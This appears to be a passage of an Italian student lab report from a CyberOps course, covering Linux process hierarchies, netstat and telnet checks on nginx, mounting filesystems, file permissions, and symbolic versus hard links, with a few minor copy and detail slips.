Il campione analizzato rappresenta un'**istanza ben documentata** della categoria rogue security software, le cui evidenze tecniche sono state confermate attraverso un **triplice approccio metodologico**: triage statico, analisi dinamica locale e detonazione in **sandbox** di terze parti. Ciò ha garantito una validazione incrociata indipendente dei principali indicatori, in particolare per quanto riguarda il **meccanismo di persistenza** e la **manipolazione dello store** dei certificati di sistema. Sebbene il profilo di rischio intrinseco risulti inferiore rispetto a famiglie di malware orientate al furto di credenziali, l'organizzazione è incoraggiata a trattare con la dovuta priorità sia la componente di persistenza non autorizzata sia quella di modifica della catena di trust, applicando le raccomandazioni esposte in modo proporzionale al livello di esposizione degli ambienti coinvolti.

2 Server Linux

Analisi di processi, connessioni di rete e servizi attivi



CYBEREAGLES

2.1 Analisi della gerarchia dei processi

Comando utilizzato

```
sudo ps -ejH
```

Come viene rappresentata la gerarchia

Il flag **-H** (hierarchy) fa sì che ps mostri i processi in forma ad albero, usando l'indentazione del nome del comando nella colonna **CMD**

Colonne principali:

Colonna	Significato
PID	Process ID — identificatore univoco del processo
PGID	Process Group ID — gruppo a cui appartiene il processo
SID	Session ID — sessione di controllo del processo
CMD	Nome del comando, indentato per mostrare la parentela padre → figlio

Lettura dell'albero

```
1  systemd                ← radice (init)
   376  lightdm             ← figlio di systemd
       489  xfce4-session    ← figlio di lightdm
           548  xfwm4        ← figlio di xfce4-session
```

Regola: PGID = PID indica che il processo è capogruppo del suo gruppo. SID = PID indica che è leader di sessione. Processi con PID 2 e PGID/SID = 0 sono thread del kernel.

Esempio notevole: ps che si vede da solo

```
748  xfce4-terminal
    754  bash
        3394  sudo
            3396  sudo
                3397  ps      ← il processo ps che produce l'output
```

Il processo ps si vede mentre gira, classico esempio di auto-osservazione in live.

:

2.2 Analisi delle Connessioni di Rete con netstat

Comando utilizzato

```
sudo netstat -tunap
```

Significato delle opzioni

Opzione	Significato
-t	Mostra solo connessioni TCP
-u	Mostra solo connessioni UDP
-n	Non risolve i nomi: mostra IP e porte in formato numerico
-a	Mostra tutte le socket, incluse quelle in stato LISTEN
-p	Mostra il PID e il nome del programma proprietario della socket

L'ordine delle opzioni è importante?

No. `netstat -tunap`, `netstat -antup` e `netstat -putan` producono lo stesso risultato identico. Le opzioni brevi sono flag booleani indipendenti: il parser le legge tutte insieme dopo il -, **senza curarsi della sequenza**.

Analisi della porta 80 — nginx

Campo	Valore	Significato
Protocollo L4	TCP	Livello trasporto — orientato alla connessione
Local Address	0.0.0.0:80	In ascolto su tutte le interfacce, porta 80
State	LISTEN	In attesa di connessioni in entrata
PID/Program	395/nginx: master	Processo master di nginx
Servizio	HTTP	Porta 80/TCP = traffico web non cifrato

Perché -tunap è utile in ambito security?

No. `netstat -tunap`, `netstat -antup` e `netstat -putan` producono lo stesso risultato identico. Le opzioni brevi permettono di rispondere in un colpo solo a tre domande fondamentali:

- **Quali porte sono aperte?** (grazie a -a)
- **Chi le ha aperte?** (grazie a -p)
- **Su quale protocollo?** (grazie a -t e -u)

2.3 Analisi del Processo nginx

Comando utilizzato

```
sudo ps -elf | grep 3390
```

Come si identifica nginx dal PID?

Dall'output di **ps -elf | grep 395** emergono tre indizi convergenti:

- La colonna **CMD** mostra esplicitamente: **nginx: master process /usr/sbin/nginx**
- Il proprietario è **root** — necessario per aprire porte privilegiate (< 1024)
- Il **PPID** è **1** (systemd), confermando che è stato avviato come **servizio di sistema**

Cos'è nginx?

nginx (pronunciato "engine-x") è un web server open source ad alte prestazioni, nato nel 2004.

Le sue funzioni principali:

- **Servire pagine web statiche e dinamiche** via HTTP/HTTPS
- **Fungere da reverse proxy** (smistare richieste verso backend applicativi)
- **Load balancing** tra più server
- **Caching** di contenuti per ridurre il carico

È uno dei **web server più diffusi al mondo**, alternativo ad **Apache**, con architettura **event-driven** e **asincrona**.

Architettura master/worker — privilege dropping

Il processo **figlio** (PID 3391) è di proprietà dell'utente **http**, non **root**. Questo è normale e deliberato: è l'architettura **master/worker** di **nginx**.

Processo	Utente	Ruolo
nginx: master (PID 3390)	root	Apre la porta 80 (privilegiata), legge config, gestisce i worker
nginx: worker (PID 3391)	http	Gestisce le richieste HTTP reali in arrivo

Principio di sicurezza — Privilege Dropping: il master cede i privilegi al worker appena possibile. Se il worker venisse compromesso, l'attaccante non avrebbe accesso root.

Perché grep mostra sé stesso?

Perché **grep** stesso è un processo attivo nel momento in cui ps cattura la lista. La stringa "3390" compare nella riga di grep come argomento, quindi grep la intercetta. Per evitarlo:

```
ps -elf | grep [3]390    # la regex non fa match sulla propria riga
```

2.4 Test con telnet

Connessione a nginx (porta 80)

```
telnet 0.0.0.0 80
```

Il comando ha aperto una **connessione TCP** grezza alla porta **80**. Dopo aver inviato testo casuale ("fda"), nginx ha risposto con errore **400 Bad Request**. La risposta arriva come pagina **HTML** perché:

- **HTTP** trasporta anche gli errori come risposte strutturate (header + body HTML)
- Il **body HTML** è destinato ai browser, che lo rendono graficamente
- **telnet** non è un browser: stampa il flusso di byte grezzo così com'è

Connessione alla porta 68 (DHCP)

```
telnet 0.0.0.0 68
telnet 192.168.64.39 68
```

Entrambi i tentativi falliscono con **Connection refused**. Il motivo:

La **porta 68** è usata dal client **DHCP** su protocollo **UDP**, non **TCP**. telnet può connettersi solo a socket **TCP**. Quando tenta il **handshake TCP** sulla porta **68**, il kernel risponde con **TCP RST** perché non esiste nessuna **socket TCP in ascolto** su quella porta.

2.5 Confronto: netstat vs telnet

Tabella comparativa

Caratteristica	netstat	telnet
Prospettiva	Interna (kernel locale)	Esterna (client remoto)
Protocolli supportati	TCP + UDP	Solo TCP
Genera traffico di rete	No (passivo)	Sì (attivo)
Vede firewall intermedi	No	Sì
Mostra il processo owner	Sì (con -p)	No
Interazione con il servizio	No	Sì
Rileva porte in LISTEN	Sì (tutte)	Solo se raggiungibili
Banner del servizio	No	Sì

Quando usare quale strumento?

netstat — usa quando:

- Vuoi sapere **cosa è aperto** sulla macchina locale
- Devi identificare **quale processo** ha aperto una porta sospetta
- Hai bisogno di un inventario rapido di **tutte le socket** (TCP + UDP)
- Cerchi **attività anomale** di malware senza generare traffico

telnet — usa quando:

- Vuoi verificare **se una porta è raggiungibile attraverso firewall** e reti intermedie
- Devi interagire **manualmente** con un **protocollo testuale** (HTTP, SMTP, FTP)
- Stai **raccogliendo informazioni sul banner** e la versione del servizio
- Simuli il comportamento di un **client reale** per **debugging**

Conclusione: **netstat** e **telnet** sono strumenti complementari. **netstat** dice cosa è aperto sulla macchina; **telnet** dice cosa è **raggiungibile dalla rete**. Solo combinandoli si ottiene un quadro completo della superficie di attacco

3 Navigare nel Filesystem Linux

E impostazione dei permessi



3.1 Esplorare i Filesystem in Linux

Il **filesystem** Linux è una delle caratteristiche più distintive del sistema operativo: a differenza di Windows, tutto è rappresentato **come file o directory** all'interno di un'unica struttura ad albero radicata in **/**. Questo laboratorio si concentra sulla famiglia **ext**, il filesystem più comune su Linux, esplorando come i dispositivi a blocchi vengono resi accessibili tramite il meccanismo del mount.

Visualizzare i filesystem attualmente montati

Dispositivi a blocchi con **lsblk** Ho aperto un terminale sulla **VM CyberOps Workstation** ed eseguito **lsblk** per ottenere una panoramica strutturata di tutti i dispositivi a blocchi.

```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ lsblk  
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS  
sr0          11:0    1 1024M  0 rom  
vda          253:0    0   9.8G  0 disk  
├─vda1       253:1    0  200M  0 part /boot  
└─vda2       253:2    0   9.6G  0 part /  
vdb          253:16   0    1G    0 disk  
└─vdb1       253:17   0 1023M  0 part
```

Output di **lsblk**: il disco principale **vda** (9.8 GB) ha due partizioni — **vda1** (200 MB, montata su **/boot**) e **vda2** (9.6 GB, mountpoint **/**). Il secondo disco **vdb** (1 GB) ha un'unica partizione **vdb1** (1023 MB) al momento non montata. **sr0** è l'unità **CD/ROM** virtuale

Filesystem montati con mount

Il comando **mount** senza argomenti elenca tutti i **filesystem** attualmente montati nel sistema, con informazioni su tipo e opzioni di montaggio

```
[analyst@secOps ~]$ mount  
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)  
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)  
devpts on /dev type devpts (rw,nosuid,relatime,size=905548k,nr_inodes=241387,mode=755)  
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)  
efivarfs on /sys/firmware/efi/efivars type efivarfs (rw,nosuid,nodev,noexec,relatime)  
/dev/vda2 on / type ext4 (rw,relatime)  
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)  
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)  
devpts on /devpts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)  
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,delegate,memory_recursiveprot)  
none on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)  
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)  
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=37,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=1108)  
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)  
hugetlbfs on /dev/hugepages type hugetlbfs (rw,nosuid,nodev,relatime,pagesize=2M)  
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)  
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,size=1024880k,nr_inodes=1048576,mode=700,uid=0)  
tmpfs on /run/credentials/systemd-journald.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymlinks,size=1024k,nr_inodes=1024,mode=700,noswap)  
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)  
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)  
tmpfs on /run/credentials/systemd-resolved.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymlinks,size=1024k,nr_inodes=1024,mode=700,noswap)  
tmpfs on /run/credentials/systemd-networkd.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymlinks,size=1024k,nr_inodes=1024,mode=700,noswap)  
/dev/vda1 on /boot type vfat (rw,relatime,mask=0022,umask=0022,codepage=437,iocharset=ascii,shortname=mixed,errors=remount-ro)  
tmpfs on /run/credentials/serial-getty@ttyAMA0.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymlinks,size=1024k,nr_inodes=1024,mode=700,noswap)  
tmpfs on /run/udev/rules type tmpfs (rw,nosuid,nodev,relatime,size=200776k,nr_inodes=50194,mode=700,gid=1001,uid=1001)
```

Output completo di **mount**. Si notano i **filesystem virtuali** del kernel (**proc**, **sysfs**, **devtmpfs**, **tmpfs**) e il filesystem radice **/dev/vda2** su **/** di tipo **ext4** (**rw**, **relatime**). La partizione di **boot** **/dev/vda1** è montata su **/boot** come **vfat**.

Filtrare il filesystem radice

Per visualizzare solo il **filesystem** radice ho combinato **mount** con **grep**, adattando il filtro al mio ambiente **VirtIO** (usando **vd** invece di **sd**).

```
[analyst@secOps ~]$ mount | grep vda2  
/dev/vda2 on / type ext4 (rw,relatime)
```

mount | grep vda2: il **filesystem** radice è **/dev/vda2**, montato su **/**, tipo **ext4**, con opzioni **rw** (lettura/scrittura) e **relatime** (aggiornamento tempi di accesso solo se necessario).

Qual è il significato dell'output? Dove sono fisicamente memorizzati i file elencati? Perché /dev/sdb1 non viene mostrato?

L'output ci dice che il **filesystem** radice risiede fisicamente sui blocchi della partizione **/dev/vda2** (secondo disco — nel mio caso **VirtIO**, nella traccia sarebbe **/dev/sda1**). Tutti i file, i programmi e le configurazioni del sistema operativo sono quindi fisicamente salvati su quella partizione. **/dev/vdb1** (nella traccia **/dev/sdb1**) non appare nell'output perché a questo punto del laboratorio non è ancora stata montata: senza un punto di montaggio attivo, la partizione non è accessibile dal filesystem e quindi non compare nell'elenco di **mount**.

Struttura della directory radice

Ho navigato nella directory radice con **cd /** e listato il contenuto con **ls -l** per osservare la struttura del **filesystem**.

```
[analyst@secOps ~]$ cd /  
[analyst@secOps /]$ ls -l  
total 64  
lrwxrwxrwx  1 root root    7 May  7  2025 bin -> usr/bin  
drwxr-xr-x  3 root root 16384 Jan  1  1970 boot  
drwxr-xr-x 18 root root  3500 Jun 22 13:12 dev  
drwxr-xr-x 65 root root  4096 Sep 30  2025 etc  
drwxr-xr-x  3 root root  4096 Sep 29  2025 home  
lrwxrwxrwx  1 root root    7 May  7  2025 lib -> usr/lib  
drwx----- 2 root root 16384 Sep 25  2022 lost+found  
drwxr-xr-x  3 root root  4096 Sep 25  2022 mnt  
drwxr-xr-x  3 root root  4096 Sep 29  2025 opt  
dr-xr-xr-x 237 root root    0 Jun 22 13:12 proc  
drwxr-xr-x  6 root root  4096 Jun 16 13:42 root  
drwxr-xr-x 24 root root   600 Jun 22 13:12 run  
lrwxrwxrwx  1 root root    7 May  7  2025/sbin -> usr/sbin  
drwxr-xr-x  6 root root  4096 Sep 29  2025 srv  
dr-xr-xr-x 12 root root    0 Jun 22 13:12 sys  
drwxrwxrwt 12 root root   280 Jun 22 13:12 tmp  
drwxr-xr-x  9 root root  4096 Sep 30  2025 usr  
drwxr-xr-x 12 root root  4096 Sep 30  2025 var
```

ls -l /: la struttura radice del filesystem. Si notano directory standard (**bin**, **boot**, **dev**, **etc**, **home**, **lib**, **proc**, **root**...) e alcuni link simbolici evidenziati in ciano (**bin**→**usr/bin**, **lib**→**usr/lib**, **sbin**→**usr/sbin**), coerente con il layout moderno **usrmerge** di **Debian/Ubuntu**. La directory **tmp** è evidenziata in verde (sticky bit attivo).

Montare e smontare manualmente i filesystem

Prima di montare manualmente il secondo disco ho verificato che la directory di mount point `~/second_drive` fosse vuota

Verifica directory di mount vuota

```
[analyst@secOps ~]$ ls -l second_drive/  
total 0
```

`ls -l second_drive/`: total 0, la directory è vuota come atteso prima del montaggio

Montaggio e verifica contenuto

Ho montato la partizione `/dev/vdb1` sulla directory **second_drive** con **sudo mount**, poi ho verificato il contenuto diventato accessibile.

```
[analyst@secOps ~]$ ls -l second_drive/  
total 20  
drwx----- 2 root root 16384 Mar 26  2018 lost+found  
-rw-r--r-- 1 1000 1000  183 Mar 26  2018 myFile.txt
```

`ls -l second_drive/` dopo il **mount**: compaiono **lost+found** (directory speciale creata automaticamente da **ext4** per il filesystem check) e **myFile.txt**. Il proprietario 1000 corrisponde all'**UID** di **analyst** sul sistema che ha formattato il disco.

Perché la directory non è più vuota? Dove sono fisicamente memorizzati i file elencati?

La directory **second_drive** non è più vuota perché il montaggio ha reso accessibile il **filesystem** contenuto in `/dev/vdb1`. I file non sono arrivati da nessuna parte: erano già fisicamente memorizzati sui blocchi magnetici del secondo disco virtuale (`/dev/vdb`, 1 GB). Il **mount** ha semplicemente 'collegato' quel disco al punto di accesso `~/second_drive/`, rendendone visibile il contenuto tramite il filesystem. Senza **mount**, i dati esistevano sul disco ma erano irraggiungibili.

Verifica con mount + grep

```
[analyst@secOps ~]$ mount | grep /dev/vd  
/dev/vda2 on / type ext4 (rw,relatime)  
/dev/vda1 on /boot type vfat (rw,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,errors=remount-ro)  
/dev/vdb1 on /home/analyst/second_drive type ext4 (rw,relatime)
```

mount | grep /dev/vd: vengono elencati i tre filesystem attivi su dispositivi **VirtIO** — **vda2** sul filesystem radice `/`, **vda1** su `/boot` (vfat) e **vdb1** su `/home/analyst/second_drive` (ext4, rw, relatime)

Smontaggio del filesystem

Prima di smontare mi sono spostato fuori dal punto di montaggio con **cd ~**, poi ho eseguito **umount**.

```
[analyst@secOps ~]$ cd ~
sudo umount /dev/vdb1
ls -l second_drive/
total 0
```

Dopo **umount /dev/vdb1** la directory **second_drive** torna a mostrare **total 0**: il disco è stato scollegato correttamente e i file **non sono più accessibili** tramite quel punto di montaggio

3.2 Permessi dei file

I **filesystem Linux** implementano un sistema di **controllo degli accessi** basato su tre categorie di utenti (proprietario, gruppo, altri) e tre tipi di permesso (lettura r, scrittura w, esecuzione x). Ogni file e directory porta con sé 9 bit di permesso più un bit che indica il tipo di oggetto.

Visualizzare e Modificare i Permessi dei File

Listare i permessi nella directory:

scripts Ho navigato in **/home/analyst/lab.support.files/scripts/** ed eseguito **ls -l** per osservare i permessi di tutti i file presenti.

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 68
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 5016 Jun 19 2025 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 4053 Jun 19 2025 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4189 Jun 18 2025 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 86 Jun 19 2025 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 86 Jun 19 2025 start_pox.sh
-rwxr-xr-x 1 analyst analyst 117 Jun 19 2025 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```

ls -l nella directory scripts: quasi tutti i file **.sh** e **.py** hanno permessi **-rwxr-xr-x** (eseguibili), mentre **cyops.mn** ha **-rw-r--r--** (solo lettura per gruppo e altri, nessun bit di esecuzione). La directory **net_configuration_files** è evidenziata in ciano (type d, permessi **drwxr-xr-x**)

Chi è il proprietario del file cyops.mn? E il gruppo?

Osservando la riga di **cyops.mn** nell'output di **ls -l**, la quarta colonna indica il proprietario (analyst) e la quinta indica il gruppo (analyst). Entrambi coincidono con l'utente del laboratorio

I permessi per cyops.mn sono -rw-r--r--. Cosa significa?

La stringa **-rw-r--r--** si scompone così: il primo carattere - indica che si tratta di un file regolare (non directory, non link). I successivi 9 caratteri sono tre triplette: **rw-** significa che il proprietario (analyst) può leggere e scrivere ma **NON eseguire**; **r--** significa che il gruppo può solo leggere; **r--** significa che tutti gli altri possono solo leggere. Nessuno può eseguire il file, coerente con il fatto che **cyops.mn** è un file di configurazione, non uno script eseguibile

Tentativo di creazione file in /mnt

Ho tentato di creare un file nella directory **/mnt** con il comando **touch**, poi ho analizzato i permessi della directory con **ls -ld**.

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
[analyst@secOps scripts]$ ls -ld /mnt
drwxr-xr-x 3 root root 4096 Sep 25 2022 /mnt
```

touch /mnt/myNewFile.txt genera 'Permission denied'. Il comando **ls -ld /mnt** mostra: **drwxr-xr-x 3 root root 4096 Sep 25 2022 /mnt** — la directory appartiene a **root** e gli 'altri' (tra cui analyst) hanno solo **r-x**

Perché il file non è stato creato? Elenca i permessi, la proprietà e il contenuto della directory /mnt e spiega cosa è successo.

Il file **non è stato creato** perché la **directory /mnt** ha permessi **drwxr-xr-x**: il proprietario è **root** con permesso **rw** (può leggere, entrare e scrivere), mentre il gruppo **root** e tutti gli altri (incluso analyst) hanno solo **r-x** — possono leggere il contenuto ed **entrare nella directory**, ma NON scrivere. Creare un nuovo file in una directory richiede il **bit w** su quella directory. Poiché **analyst** è nella categoria 'altri' e manca la **w**, il sistema operativo blocca l'operazione restituendo **Permission denied**.

Cosa si può fare affinché il comando touch mostrato sopra abbia successo?

Ci sono due approcci: **1)** Eseguire il comando con **sudo** (**sudo touch /mnt/myNewFile.txt**) per agire con i privilegi di **root** che ha il permesso **w** sulla directory. **2)** Modificare i permessi della directory con **sudo chmod o+w /mnt** (aggiunge scrittura agli 'altri') e poi eseguire **touch** normalmente — ma questa seconda opzione è sconsigliata in produzione perché allarga le superfici di attacco di una directory di sistema

Rimontaggio e verifica permessi myFile.txt

Ho rimontato **/dev/vdb1** su **~/second_drive/** e navigato nella directory per verificare i permessi del file **myFile.txt** presente sul secondo disco.

Quali sono i permessi del file myFile.txt?

Come visibile nella Figura 1.6, **myFile.txt** ha permessi **-rw-r--r--**: il proprietario (UID 1000, corrispondente ad analyst) può leggere e scrivere, mentre gruppo e altri possono solo leggere. Non è eseguibile.

Modifica permessi con chmod

Ho eseguito **chmod** per modificare i permessi di **myFile.txt**. La traccia chiede prima di usare **chmod 665**, poi pone la domanda su come ottenere **rw-rw-rw-**: ho risposto direttamente con **chmod 777** che imposta tutti i **bit** a lettura, **scrittura ed esecuzione**.

```
[analyst@sec0ps second_drive]$ sudo chmod 777 myFile.txt
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rwxrwxrwx 1 1000 1000 183 Mar 26 2018 myFile.txt
```

sudo chmod 777 myFile.txt: **ls -l** mostra **-rwxrwxrwx** 1 1000 1000, tutti i **9 bit** di permesso sono attivi — proprietario, gruppo e altri possono leggere, scrivere ed eseguire il file

I permessi sono cambiati? Quali sono i permessi di myFile.txt?

Sì, i permessi sono cambiati. Da **-rw-r--r--** (644 in ottale) il file è passato a **-rwxrwxrwx** (777 in ottale): ora proprietario, gruppo e tutti gli altri hanno accesso completo in lettura, scrittura ed esecuzione

Quale comando cambierebbe i permessi di myFile.txt a rwxrwxrwx, garantendo a qualsiasi utente nel sistema pieno accesso al file?

Il comando è **chmod 777 myFile.txt** (o **sudo chmod 777 myFile.txt** se si è un utente non proprietario). In ottale: **7 = 111 in binario = rwx** per ciascuna delle tre categorie. È il massimo dei permessi possibili su un file — da usare con estrema cautela in ambienti di produzione perché chiunque può modificare o eseguire il file.

Cambio proprietario e aggiunta contenuto

Con **sudo chown analyst myFile.txt** ho reso analyst il proprietario formale del file (nella mia VM il proprietario era già **UID 1000/analyst**). Ho poi usato il reindirizzamento **>>** per accodare la parola **'test'** al file e verificato il contenuto con **cat**

```
[analyst@sec0ps second_drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
Notice that even though this file has been sitting in this disk for a while, it couldn't be accessed until the disk was properly mounted.
test
```

cat myFile.txt: il file contiene due righe di testo originale (che ricordano che il file è sul disco **/dev/sdb1** e che non era accessibile finché il disco non fosse montato correttamente) più la parola **'test'** accodata con successo.

L'operazione è riuscita? Spiega

Sì, l'operazione è riuscita. Dopo **chmod 777** e **chown analyst**, il file ha sia il permesso **w** per il proprietario sia analyst come proprietario: il doppio requisito è soddisfatto. Il comando **echo test >> myFile.txt** ha appeso correttamente **'test'** in fondo al file senza sovrascrivere il contenuto preesistente (**>>** è append, non redirect). Se il file fosse rimasto di proprietà di root con permessi **-rw-r--r--**, l'operazione sarebbe fallita con **Permission denied**.

Directory e Permessi

Tornando nella directory **/home/analyst/lab.support.files** e confrontando due righe specifiche dell'output di **ls -l** possiamo consolidare la comprensione della differenza tra file e directory nel filesystem Linux.

Qual è la differenza tra la parte iniziale della riga di malware e la riga di mininet_services?

La differenza principale è nel primo carattere della stringa dei permessi: — malware: drwxr-xr-x — la lettera d indica che è una directory. Il bit di esecuzione x su una directory non significa 'eseguirlo' ma permette di entrare in essa con cd. — mininet_services: -rwxr-xr-x — il trattino iniziale indica un file regolare. Qui il bit x significa che il file è uno script o eseguibile che può essere lanciato dal sistema. Altra differenza: la colonna della dimensione per malware mostra 4096 byte (dimensione standard di un blocco directory), non la dimensione del contenuto effettivo dei file in essa contenuti.

3.3 Link Simbolici e Altri Tipi di File Speciali

Linux usa il primo carattere dell'output di **ls -l** per identificare il tipo di ciascun file o oggetto del filesystem. Oltre ai tipi già visti (file regolare -, directory d) esistono altri tipi speciali fondamentali per il funzionamento del sistema.

Esaminare i Tipi di File

Listare /dev/ per osservare file speciali

La directory **/dev/** contiene i file speciali che rappresentano i dispositivi hardware. Ho eseguito **ls -l /dev/** per osservarne i tipi

```
[analyst@secOps ~]$ ls -l /dev/
total 0
crw-r--r-- 1 root root    10, 235 Jun 22 13:12 autofs
drwxr-xr-x 2 root root    320 Jun 22 13:12 block
drwxr-xr-x 2 root root    60 Jun 22 13:12 bsg
crw-rw---- 1 root disk    10, 234 Jun 22 13:12 btrfs-control
drwxr-xr-x 3 root root    60 Jan  1 1970 bus
lrwxrwxrwx 1 root root      3 Jun 22 13:12 cdrom -> sr0
drwxr-xr-x 2 root root   3180 Jun 22 13:12 char
crw----- 1 root root      5,  1 Jun 22 13:12 console
lrwxrwxrwx 1 root root    11 Jun 22 13:12 core -> /proc/kcore
crw----- 1 root root   10, 257 Jun 22 13:12 cpu_dma_latency
crw----- 1 root root   10, 203 Jun 22 13:12 cuse
drwxr-xr-x 7 root root    140 Jun 22 13:12 disk
drwxr-xr-x 3 root root    100 Jun 22 13:12 dri
crw-rw---- 1 root video  29,  0 Jun 22 13:12 fb0
crw-rw---- 1 root video  29,  1 Jun 22 13:12 fb1
lrwxrwxrwx 1 root root    13 Jun 22 13:12 fd -> /proc/self/fd
crw-rw-rw- 1 root root      1,  7 Jun 22 13:12 full
crw-rw-rw- 1 root root   10, 229 Jun 22 13:12 fuse
crw----- 1 root root   507,  0 Jun 22 13:12 hidraw0
crw----- 1 root root   507,  1 Jun 22 13:12 hidraw1
crw----- 1 root root   507,  2 Jun 22 13:12 hidraw2
drwxr-xr-x 2 root root      0 Jun 22 13:12 hugepages
crw----- 1 root root   10, 183 Jun 22 13:12 hwrng
drwxr-xr-x 4 root root    280 Jun 22 13:12 input
crw-r--r-- 1 root root      1, 11 Jun 22 13:12 kmsg
lrwxrwxrwx 1 root root    28 Jun 22 13:12 log -> /run/systemd/journal/dev-log
crw-rw---- 1 root disk   10, 237 Jun 22 13:12 loop-control
brw-rw---- 1 root disk      7,  0 Jun 22 13:12 loop0
brw-rw---- 1 root disk      7,  1 Jun 22 13:12 loop1
brw-rw---- 1 root disk      7,  2 Jun 22 13:12 loop2
brw-rw---- 1 root disk      7,  3 Jun 22 13:12 loop3
brw-rw---- 1 root disk      7,  4 Jun 22 13:12 loop4
brw-rw---- 1 root disk      7,  5 Jun 22 13:12 loop5
brw-rw---- 1 root disk      7,  6 Jun 22 13:12 loop6
```

ls -l /dev/: si notano chiaramente i diversi tipi di file speciali. Le righe con c iniziale (come autofs, btrfs-control, console) sono file a carattere che forniscono un flusso seriale **I/O**. Le righe con b iniziale (loop0-6) sono file a blocco per accesso all'hardware a blocchi. Le righe con l iniziale (cdrom, fd, log) sono link simbolici che puntano ad altri file. Le righe con d iniziale (block, bsg, char, disk) sono directory.

Creare file e link

Ho creato due file di testo (file1.txt con contenuto 'symbolic' e file2.txt con contenuto 'hard'), poi ho creato un link simbolico a file1.txt con **ln -s** e un hard link a file2.txt con **ln**.

Osservare i link creati

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 40
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Sep 30 2025 Downloads
-rw-r--r-- 1 root root 6329 Jun 16 14:05 capture.pcap
-rw-r--r-- 1 analyst analyst 9 Jun 22 15:23 file1.txt
lrwxrwxrwx 1 analyst analyst 9 Jun 22 15:25 file1symbolic -> file1.txt
-rw-r--r-- 2 analyst analyst 5 Jun 22 15:24 file2.txt
-rw-r--r-- 2 analyst analyst 5 Jun 22 15:24 file2hard
drwxr-xr-x 9 analyst analyst 4096 Jun 19 2025 lab.support.files
drwxr-xr-x 3 root root 4096 Mar 26 2018 second_drive
-rw-r--r-- 1 analyst analyst 2263 Jun 17 14:39 'udo resolvectl flush-caches'
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```

Workflow completo dei link: creazione dei file con **echo** e verifica con **cat**, creazione dei link (**ln -s** per il simbolico, **ln** per l'hard link), **ls -l** che mostra **file1symbolic -> file1.txt** (l iniziale, link simbolico) con link count 1 e **file2hard** con link count 2 (due voci che puntano allo stesso inode), poi **mv** per rinominare i file originali e **cat** per verificare il comportamento

Come si può osservare nell'output di **ls -l** post-mv: il file **file1symbolic** ha una l iniziale e la freccia → **file1.txt**. Dopo il rename, **cat file1symbolic** restituisce 'No such file or directory' perché il link punta al nome **file1.txt** che non esiste più. Il file **file2hard**, invece, **cat** restituisce correttamente 'hard' perché l'hard link punta all'inode fisico del file, indipendentemente dal nome

Cosa pensi succederebbe a file2hard se aprissi un editor di testo e cambiassi il testo in file2new.txt?

Le modifiche sarebbero immediatamente visibili anche leggendo **file2hard**, perché entrambi i nomi — **file2hard** e **file2new.txt** — puntano esattamente allo stesso inode sul disco. Un inode è il record del filesystem che contiene i metadati del file (permessi, dimensione, puntatori ai blocchi dati): quando si scrive su **file2new.txt** si scrive direttamente sui blocchi fisici a cui punta quell'inode, e **file2hard**, puntando allo stesso inode, vede automaticamente le stesse modifiche. Non c'è una 'copia': sono due nomi diversi per lo stesso oggetto fisico sul disco.

